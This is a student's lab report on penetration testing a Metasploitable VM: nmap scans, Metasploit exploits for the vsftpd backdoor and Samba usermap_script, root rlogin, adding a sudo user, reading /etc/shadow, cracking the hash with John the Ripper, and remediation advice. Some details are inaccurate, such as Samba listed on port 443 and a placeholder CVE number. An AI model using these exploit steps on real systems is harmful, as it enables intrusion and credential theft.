Name: Minakshi Sinha

Date: 16/05/2025

Network Penetration Testing with Real-World Exploits

and Security Remediation

# Project objectives –

The objective of this project is to simulate real-world network penetration testing in a Controlled environment using Kali Linux and a vulnerable Metasploitable VM. It includes Scanning, reconnaissance, enumeration, exploitation, user privilege escalation, password Cracking, and providing remediation.

# Introduction –

Penetration testing is a critical component in identifying vulnerabilities and assessing the security posture of systems. This project involves ethical hacking techniques to exploit and analyze a target system. It replicates real-world exploitation techniques to uncover system weaknesses and recommend appropriate remediations.

## Theory About the Project –

Network penetration testing is the process of evaluating a system’s network security by simulating Attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers Do. It includes multiple phases:

1. Scanning – Detecting devices and open ports.

2. Reconnaissance – Gathering information about services and OS.

3. Enumeration – Extracting system and service-specific data.

4. Exploitation – Leveraging vulnerabilities to gain unauthorized access.

5. Privilege Escalation – Creating a new user with elevated privileges.

6. Password Cracking – Retrieving passwords from captured hashes.

7. Remediation – Providing fixes and updates for identified vulnerabilities.

## Project requirements –

### Two Operating System-

1. Kali Linux (Attacking machine)
2. Metasploitable machine ( Target Machine)

### Tools Details:

* Kali Linux - The attacker machine, containing pre-installed penetration testing tools.
* Metasploitable - A vulnerable machine to practice attacks on.
* Nmap - For network scanning, port discovery, OS

detection, and service version enumeration.

* Metasploit Framework - For exploiting known vulnerabilities in services running on the target.
* John the Ripper - For cracking hashed passwords obtained from /etc/shadow
* Netcat
* VM Manager (VirtualBox/VMware)

## Tasks

### Network Scanning


**Task 1: Basic Network Scan**

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

Nmap -v YOUR\_IP\_RANGE

* nmap -v 192.168.160.131




Task 2 – Reconnaissance

**Task 1: Scanning for hidden Ports**

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- YOUR\_TARGET\_IP\_ADDRESS

* nmap -v -p- 192.168.160.131

**Output:**

**Total Hidden Ports = 7**

**List of hidden ports**

1. 8787

2. 36588

3. 53204

4. 53452

5. 59437

6. 3632


7. 6697

**Task 2: Service Version Detection**

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV YOUR\_TARGET\_IP\_ADDRESS

* nmap -v -sV 192.168.160.131


 Output:

**Task 3: Operating System Detection**

Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O YOUR\_TARGET\_IP\_ADDRESS

* nmap -v -O 192.168.160.132

 Output:

Task 3 - Enumeration

Target IP Address ENTER\_YOUR\_TARGET\_IP\_ADDRESS

Operating System Details (ADD\_YOUR\_TARGET\_OS\_DETAILS)

**Target IP Address –** 192.168.160.131

**Operating System Details –**

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

**Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)**

|  |  |  |
| --- | --- | --- |
| **PORT** | **STATE** | **SERVICE** **VERSION** |
| 21/tcp | open ftp | vsftpd 2.3.4 |
| 22/tcp | open ftp | OpenSSH 4.7p1 Debian 8ubuntu1 ( protocol 2.0) |
| 23/tcp | Open telnet | Linux telnetd |
| 25/tcp | open smtp | Postfix smtpd |
| 53/tcp | open domain | ISC BIND 9.4.2 |
| 80/tcp | open http | Apache httpd 2.2.8((Ubuntu) DAV/2) |
| 111/tcp | open rpcbind | 2 (RPC #100000) |
| 139/tcp | open netbios-ssn | Samba smbd 3.X – 4.X  (workgroup: WORKGROUP) |
| 445/tcp | open netbios-ssn | Samba smbd 3.X – 4.X  (workgroup:WORKGROUP) |
| 512/tcp | open exec | Netkit-rsh rexecd |
| 513/tcp | open login | OpenBSD or Solaris rlogind |
| 514/tcp | open tcpwrapped |  |
| 1099/tcp | open java-rmi | GNU Classpath grmiregistry |
| 1524/tcp | open bindshell | Metasploitable root shell |
| 2049/tcp | open nfs | 2-4(RPC#100003) |
| 2121/tcp | open ftp | ProFTPD 1.3.1 |
| 3306/tcp | open mysql | MySQL 5.0.51a-3ubuntu5 |
| 5432/tcp | open postgresql | PostgreSQL DB 8.3.0-8.3.7 |
| 5900/tcp | open vnc | VNC ( protocol 3.3) |
| 6000/tcp | open X11 | ( access denied) |
| 6667/tcp | open irc | UnreallRCd |
| 8009/tcp | open ajp13 | Apache Jserv ( Protocol v1.3) |
| 8180/tcp | open http | Apache Tomcat/Coyote JSP engine 1.1 |

**Hidden Ports with Service Versions (ONLY HIDDEN PORTS)**

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

3. 6697/tcp open irc UnrealIRCd

4. 35851/tcp open mountd 1-3 (RPC #100005)


5. 36571/tcp open nlockmgr 1-4 (RPC #100021)

6. 44585/tcp open java-rmi GNU Classpath grmiregistry


7. 51228/tcp open status 1 (RPC #100024)

**Task 4- Exploitation of services**

**1. vsftpd 2.3.4 (Port 21 - FTP)**


* msfconsole
* use exploit/unix/ftp/vsftpd\_234\_backdoor
* set RHOST 192.168.160.131
* set RPORT 21
* run

**2. SMB 3.0.20-Debian (Port 443)**

* search smb version
* use auxiliary/scanner/smb/smb\_version
* use exploit/multi/samba/usermap\_script
* show options
* set RHOST 192.168.160.131
* run

1. **Exploiting R Services (Port 512,513,514)**

* nmap -p 512,513,514 -sC -sV –script=vuln 192.168.160.131
* rlogin -l root 192.168.160.131



**Task 5 - Create user with root permission**

adduser your\_name

Set a simple password example 12345 or hello or 987654321


Get the details of user in /etc/passwd

Enter details of the new user you have added in Metasploit


* adduser minakshi
* password hello
* sudo usermod -aG sudo minakshi
* cat /etc/passwd | grep minakshi
* minakshi:x:1002:1002:,,,:/home/minakshi:/bin/bash
* sudo cat /etc/shadow | grep minakshi0x ra
* minakshi:$y$j9T$ep3Qv2Hy8a5uO71kK7yOm0$rxMKpQlW2n/XflTYSpcCljAKbKROVgZHXHr50E5ed.4:20223:0:99999:7:::

**Task 6 – Cracking password hashes**

* nano minakshi\_hash.txt



* /john minakshi\_hash.txt



* /john minakshi\_hash.txt –show



**Task 7 – Remediation**

**1. FTP Service (vsftpd)**

* Current Version: vsftpd 2.3.4
* Latest Version: vsftpd 3.0.5 (2025)
* Vulnerability:
  + Backdoor in 2.3.4 allows root shell access via crafted payload.
  + CVE: CVE-2011-2523
* Impact: Full system compromise by unauthenticated attackers.
* Remediation:
* Upgrade to vsftpd 3.0.5 (fully patched)
* Or disable FTP entirely and switch to SFTP (via SSH)

**2. Samba SMB (Port 443)**

* Current Version: Samba 3.0.20
* Latest Version: Samba 4.20.1 (May 2025)
* Vulnerabilities:
* Remote Code Execution (RCE)
* Session hijacking
* Arbitrary file read/write
* CVE-2007-2442: Command injection via username map script
* CVE-2017-XXXX: Arbitrary code execution
* Impact: Attackers can gain shell access, move laterally, and steal credentials.
* Remediation:
* Upgrade to Samba 4.20.1
* Disable SMBv1, restrict to trusted IPs only
* Harden /etc/samba/smb.conf:
* Disable guest access
* Enable detailed logging

**3. R Services (Ports 512–514)**

* Services Affected: rexec, rlogin, rsh (legacy UNIX services)
* Status: Obsolete, insecure, and deprecated
* Vulnerabilities:
* Sends plaintext credentials
* Vulnerable to MITM and replay attacks
* Weak or no authentication
* CVE-1999-0651: Allows unauthorized remote access if .rhosts/hosts.equiv misconfigured
* Impact: Network users can impersonate others and execute remote commands
* Remediation:
* Immediately disable rexec, rlogin, and rsh services
* Replace with SSH-based alternatives
* Reference: MITRE CVE-1999-0651

**Major Learning From this project –**

* **Developed a comprehensive understanding of penetration testing workflow.**
* **Gained hands-on experience with Nmap, Metasploit, and John the Ripper.**
* **Learned to responsibly report and remediate security issues.**
* **I learned how to create and manage users in Linux and how their details are stored in system files.**
* **I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists.**
* **I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS.**
* **I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled.**
* **Understood vulnerabilities associated with outdated software.**